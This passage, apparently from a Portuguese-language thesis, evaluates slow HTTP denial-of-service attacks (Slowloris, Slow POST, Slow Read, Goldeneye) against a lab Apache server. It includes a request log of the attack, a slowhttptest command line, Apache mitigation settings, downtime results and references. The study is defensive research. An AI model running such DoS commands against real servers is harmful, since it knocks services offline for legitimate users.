0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?BB15tI4=j7W0GTxOOCWM HTTP/1.1
0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?2TTqNHbU=FmOaC8IeFfNsuKlqo&ss4n=XnPaRnlf15NH&kYWk=cJ1R&Q
0-0	7780	1/4/4	K	1	2	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?H4vSh7u=EG2nREGVAfm&bKlDxM1v=pun3o&vaD1d8CrW2=nVJM HTTP/
0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	GET /?QDPX=OAI7UxpkS2mK&LAokVCmf=dj0YoUo1OISPf&L18h=wwaFY5 HTTP
0-0	7780	1/4/4	K	0	14	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?13bj=ImfQMfpl73y8rsa&d3V=aKsoeqDBBak4HFE7Hpq&wbQEo4c2=m8
0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	GET /?s8C415=U44mnwlxJ7paN6TdMvnU&bAVk=0JXCM45wtxq&mKrSb=AWE6ux
0-0	7780	1/4/4	K	0	12	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?0e2uq6=5rceOoVwKxlU1nkHNT HTTP/1.1
0-0	7780	1/4/4	K	0	1	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?g6g1TG1U=wwvYRqogUehqb&T6Xtyq6T=N8UJVBCsTkmsiBY&eTJIg2=k
0-0	7780	1/4/4	K	0	3	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?VfECC1JH=B6enWGL6PE HTTP/1.1
0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?7NEsHo=fWAkCrk4i&5Ag8cIn=RkCfa86cbTKXt873&s6on=ITFAlB&Ee
0-0	7780	1/4/4	K	0	3	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?OrG6=kl4O1VHowBi&uaL8YXyXht=ibId3UJgehd&v5bb=Yh4hXkBSGI&
0-0	7780	1/4/4	K	1	1	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?l8pY=n0NGKDj1AR1lqheursU HTTP/1.1
0-0	7780	1/4/4	K	0	2	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?iSpXbGyRg=XJuHVipCNSjs&uepbJ=NJeFdY1LULrl&BfLCwDFx=DPm H
0-0	7780	1/4/4	K	1	1	8.0	0.03	0.03	192.168.1.103	localhost:80	GET /?XPEuVNEG=mxhDvlYe7yrduc&6oHYh=mRhdaeOTn&La1iM07X=7e0fpkoP

Figura 4.25: Estado do servidor Apache durante o ataque Goldeneye.




Figura 4.26: Relatório final após o ataque Goldeneye.

4.2.3 Experimento 10: Ataque a um servidor Apache usando a ferramenta Goldeneye em modo GET e POST com medidas de segurança

A forma de mitigação para um ataque Goldeneye exige medidas granulares, ou seja, é preciso mudar várias diretivas intrínsecas, tendo em vista que as alterações podem alterar o desempenho do servidor Web.

Portanto, para reduzir os efeitos da ferramenta foram feitas as seguintes alterações:

1. Redução da diretiva `Timeout` de 300 para 150 segundos;
2. Redução da diretiva `MaxKeepAliveRequests` de 100 para 10 requisições;
3. Redução da diretiva `KeepAliveTimeout` de 5 para 3 segundos;
4. Ativação do módulo `mod_reqtimeout`.

Para aproveitar a característica da ferramenta SlowHTTPTest de testar o acesso à página de teste, foi executado o comando inofensivo do Quadro 4.8. Paralelamente foi executado o mesmo comando mostrado no Quadro 4.6 com duração de 600 segundos.

```
slowhttptest -c 10 -X -g -o goldeneyeseg -r 10 -w 10 -y 1024 -n 5 -z 32
-k 1 -u http://192.168.1.102 -p 5 -l 600
```

Quadro 4.8: Comando executado paralelamente ao Goldeneye

Ao final do procedimento verificou-se que, mesmo com as medidas tomadas, o servidor não foi capaz de permanecer ativo durante a maior parte do tempo. O ataque Goldeneye realmente é um ataque nocivo e difícil de amenizar. É o que mostra a Figura




Figura 4.27: Relatório final após o ataque Goldeneye com as medidas de segurança.

4.3 COMPARAÇÃO DE EFICIÊNCIA DOS ATAQUES

Após todos os testes efetuados por ambas as ferramentas, conclui-se que o servidor Apache, com configuração padrão, é muito vulneravél aos ataques lentos visando o protocolo HTTP. Em novas versões do servidor são disponibilizados alguns módulos utéis para mitigar os ataques. É altamente recomendável que sejam deixados ativos.

Mesmo com uso do módulo de segurança, o ataque Goldeneye revelou-se o mais agressivo. Isso se dá por conta da randomização extrema incorporada à ferramenta. Para ratificar os resultados, apresenta-se a Tabela 4.2.

Tabela 4.2: Tabela comparativa da eficiência dos ataques simulados

Ataque	**Percentual de tempo de indisponibilidade**
Slowloris	99.5%
Slowloris com medidas de segurança	6,5%
Slowloris com medidas de segurança $*$	9,83%
Slow POST	99,33%
Slow POST com medidas de segurança	6,5%
Slow POST com medidas de segurança $*$	12,6%
Slow Read	99,33%
Slow Read com medidas de segurança	1,33%
Goldeneye	88%
Goldeneye com medidas de segurança	62,5%

$*$ ataque intensificado.

5 CONCLUSÕES

A comunicação é parte primordial no contexto atual da sociedade. Consequentemente, muita informação é trafegada a todo tempo pelas vias da Internet. Assim como há aqueles que desejam propagar informações, há também aqueles que, de algum modo, querem impedir que a informação ou serviço cheguem ao usuário-alvo. E sobre esse paradigma constituíram-se as técnicas de ataque de negação de serviço.

Ao longo do tempo, a eficiência dos ataques DoS vem aumentando. Atualmente, sem muito poder de fogo, um agente mal intencionado pode contribuir para que um serviço na Internet fique indisponível para o usuário legítimo. Essa é a proposta dos ataques lentos de negação de serviço (Slow DoS). Não se trata mais de congestionar os recursos de banda, inserindo pacotes de forma massiva na rede, mas sim provocar lentidão no servidor ao enviar e ler as requisições e respostas. Ou seja, antigamente procurava-se esgotar a banda do serviço. Hoje, busca-se consumir memória, processamento e slots de conexão. Ao contrário dos ataques de camada de rede que fazem uso de força bruta, os ataques à camada de aplicação são mais sutis e menos ruidosos, sendo capazes, portanto, de contornar medidas de proteção já estabelecidas por gerenciadores de rede.

Dentre os motivos para se provocar o efeito de indisponibilidade encontram-se ativistas cibernéticos que, ao discordarem de ideologias ou filosofias propagados por grupos, governos etc., tentam conter sua disseminação ao impedir o acesso dos seus interessados ao conteúdo que se publica. Outro fator motivacional é a disputa comercial, em que rivais têm o interesse de interromper os serviços de um concorrente. Há também aqueles que buscam obter retorno financeiro ao tentar extorquir donos de conteúdo em troca da interrupção dos ataques. E, por fim, é possível encontrar casos de vandalismo, ou seja, usuários sem algum objetivo específico claro de protesto, com intenção apenas de causar transtornos.

O presente trabalho aborda as diversas técnicas de provocar o efeito de negação de serviço, desde as mais antigas, que exploram a camada de rede, aos novos tipos de ataque, que buscam passar despercebidos por não causarem tanto ruído, e acabam sendo difíceis de se diferenciar de requisições legítimas. Portanto, faz-se uso da metodologia de explicar o funcionamento dos agentes de rede, escolher métodos e ferramentas e simular ataques, avaliando-se a eficiência frente a técnicas de detecção e mitigação.

As ferramentas utilizadas no estudo para executar os ataques foram o SlowHTTPTest e o Goldeneye. Foram escolhidas por serem abrangentes e versáteis, permitindo a configuração de uma variedade de parâmetros, e por reunir três tipos bem conhecidos de técnicas: Slowloris, Slow POST e Slow Read. O servidor Web eleito foi o Apache, já que vem se mantendo em primeiro lugar em número de utilizações no mundo.

Com o decorrer dos testes, foi verificado que a instalação e uso sem modificações do

servidor Apache pode ser aventuroso. Mesmo sendo campeão de utilização, o Apache não vem com soluções de segurança incorporadas de fábrica. É necessário ter um certo conhecimento do funcionamento do servidor para implementar as medidas que previnem abusos no seu serviço. Este trabalho propôs a execução dos ataques em cima do servidor inalterado, com o uso de módulos e medidas restritivas.

Como resultado, os testes realizados sobre o servidor sem nenhuma configuração adicional foram negativos. Ou seja, para nenhum dos três ataques o Apache foi capaz de permanecer ativo continuando seu serviço. No entanto, quando se faz uso de módulos de segurança, o efeito é, em grande parte, reduzido e, em alguns casos, foi suficiente para impedir que o ataque prossiga até o tempo estipulado. Apesar de prover uma certa proteção, verificou-se que as diretivas de segurança são fixas e o atacante, sabendo modificar os parâmetros de ataque a seu favor, consegue intensificar e prolongar o dano.

É preciso julgar e avaliar o uso de medidas restritivas, já que o tráfego malicioso pode ser facilmente confundido com o tráfego legítimo de usuários que apenas querem acessar um contéudo. Várias vulnerabilidades se dão em cima (de comportamento falho) dos protocolos, que serão mais adiantes explorados por agentes maliciosos. Portanto, deve-se buscar sempre estar a frente daqueles que tem a intenção de provocar efeitos negativos para usuários e provedores.

5.1 TRABALHOS FUTUROS

Sugere-se a realização mais estudos que venham a abranger novas técnicas de ataques à camada de aplicação, explorando o funcionamento de outros protocolos, como o DNS. Como é sabido, a interrupção dos serviços de resolução de nomes pode deixar várias regiões do mundo sem comunicação, dependendo do nível de hierarquia dos servidores atingidos.

É primordial, também, que sejam feitos estudos mais aprofundados do funcionamento e de formas de se mitigar ataques de negação de serviço a partir de inovações do paradigma TCP/IP. Isso inclui o HTTP e os softwares que fazem o papel de servidores Web.

ACUNETIX. *Preventing NTP Reflection DDOS Attacks Based on CVE-2013-5211*. 2014. Disponível em: <https://www.acunetix.com/blog/articles/ntp-reflection-ddos-attacks/>. Acesso em: 13.4.2015.

AINA, A. et al. *SSAC Advisory SAC008 DNS Distributed Denial of Service (DDoS) Attacks*. 2006.

AKAMAI. *Q3 2014 State of the Internet - Security Report*. 2014. Disponível em: <http://www.stateoftheinternet.com/resources-web-security-2014-q3-internet-security-report.html>. Acesso em: 12.12.2014.

BARNETT, R. *HULK vs. THOR - Application DoS Smackdown*. 2012. Disponível em: <https://www.trustwave.com/Resources/SpiderLabs-Blog/HULK-vs--THOR---Application-DoS-Smackdown/>. Acesso em: 10.5.2015.

BEARDSLEY, T. *TCP Portals: The Handshake's a Lie!* 2009. Disponível em: <http://blogs.ixiacom.com/ixia-blog/tcp-portals-the-handshakes-a-lie/>. Acesso em: 13.3.2015.

BERTOL, V. R. L. *Mecanismo de Segurança para Redes TCP/IP*. Dissertação (Mestrado) — Universidade de Brasília, Março 2000.

CISCO. *Understanding Unicast Reverse Path Forwarding*. 2007. Disponível em: <http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html>. Acesso em: 20.2.2015.

COMER, D. E. *Computer Networks and Internets*. [S.l.]: Addison-Wesley, 2008.

DORDAL, P. *Abstract Sliding Windows*. 2002. Disponível em: <http://intronetworks.cs.luc.edu/current/html/slidingwindows.html>. Acesso em: 26.4.2015.

FIELDING, R.; RESCHKE, J. Hypertext transfer protocol (http/1.1): Message syntax and routing. 2014.

FOROUZAN, B. *Protocolo TCP/IP*. [S.l.]: McGraw-Hill, 2008.

HANSEN, R. *Slowloris HTTP DoS*. 2009. Disponível em: <http://ha.ckers.org/slowloris/>. Acesso em: 23.3.2015.

HARPP. *NTP Reflection Attacks*. 2015. Disponível em: <http://www.harppddos.com/ntp-reflection-attacks/>. Acesso em: 13.4.2015.

IETF. *HTTP/2 Frequently Asked Questions*. 2014. Disponível em: <https://http2.github.io/faq/>. Acesso em: 10.3.2015.

KIZZA, J. M. *Computer Network Security*. [S.l.]: Springer, 2005.

KUROSE, J. F.; ROSS, K. W. *Redes de Computadores e a Internet - Uma Abordagem Top-Down*. [S.l.]: Pearson, 2010.

LEWIS, R. *Understanding TCP*. 2011. Disponível em: <http://ciscoskills.net/2011/02/25/understanding-tcp/>. Acesso em: 23.3.2015.

LONG, H. P. *The Principles of Defense in Depth*. 2011. Disponível em: <http://ciscodocuments.blogspot.com.br/2011/05/chapter-01-introduction-to-network_1117.html>. Acesso em: 15.1.2015.

MUSCAT, I. *How To Mitigate Slow HTTP DoS Attacks in Apache HTTP Server*. 2013. Disponível em: <https://www.acunetix.com/blog/articles/slow-http-dos-attacks-mitigate-apache-http-server/>. Acesso em: 18.2.2015.

NETCRAFT. *January 2015 Web Server Survey*. 2015. Disponível em: <http://news.netcraft.com/archives/2015/01/15/january-2015-web-server-survey.html>. Acesso em: 18.4.2015.

NORSE. *Norse - IPViking Live*. 2015. Disponível em: <http://map.ipviking.com/>. Acesso em: 15.1.2015.

OWASP. *Layer 7 DDoS*. 2010. Disponível em: <https://www.owasp.org/images/4/43/Layer_7_DDOS.pdf>. Acesso em: 13.3.2015.

PATRIKAKIS, C.; MASIKOS, M.; ZOURARAKI, O. Distributed denial of service attacks. *The Internet Protocol Journal*, v. 7, n. 4, p. 13–35, Dezembro 2004.

PENTAGO, C. *Mitigating DDoS Attacks*. 2013. Disponível em: <http://linuxaria.com/article/mitigating-ddos-attacks>. Acesso em: 23.3.2015.

PRINCE, M. *Deep Inside a DNS Amplification DDoS Attack*. 2012. Disponível em: <https://blog.cloudflare.com/deep-inside-a-dns-amplification-ddos-attack/>. Acesso em: 12.2.2015.

RAGHAVAN, S.; DAWSON, E. *An Investigation Into the Detection and Mitigation of Denial of Service (DoS) Attacks: Critical Information Infrastructure Protection*. [S.l.]: Springer Science & Business Media, 2011.

SEIDL, J. *GoldenEye 2.1 released with even more randomness*. 2014. Disponível em: <http://wroot.org/posts/goldeneye-2-1-released-with-even-more-randomness/>. Acesso em: 11.5.2015.

SHEKYAN, S. *Are You Ready for Slow Reading?* 2012. Disponível em: <https://community.qualys.com/blogs/securitylabs/2012/01/05/slow-read>. Acesso em: 22.3.2015.

SHEKYAN, S. *Tweaking to Get Away from SlowDOS*. 2012. Disponível em: <https://www.owasp.org/images/a/a6/Owasp_KS_slowDoS.pdf>. Acesso em: 22.3.2015.

SHEKYAN, S. *Slowhttptest: Application Layer DoS attack simulator*. 2015. Disponível em: <https://code.google.com/p/slowhttptest/wiki/InstallationAndUsage>. Acesso em: 15.4.2015.

SHTEIMAN, B. *HULK, Web Server DoS Tool*. 2012. Disponível em: <http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/>. Acesso em: 10.5.2015.

SHTERN, M. et al. Towards mitigation of low and slow application ddos attacks. In: *2014 IEEE International Conference on Cloud Engineering*. [S.l.: s.n.], 2014. p. 604–609.

STALLINGS, W. *Network Security Essentials: Applications ans Standards*. [S.l.]: Prentice Hall, 2011.

TANENBAUM, A. *Redes de Computadores*. [S.l.]: Elsevier, 2003.

WAGNON, J. *BIG-IP LTM SYN Check*. 2013. Disponível em: <https://devcentral.f5.com/articles/big-ip-ltm-syn-check>. Acesso em: 18.2.2015.

WHITAKER, A.; NEWMAN, D. P. *Penetration Testing and Network Defense*. [S.l.]: Cisco Press, 2005.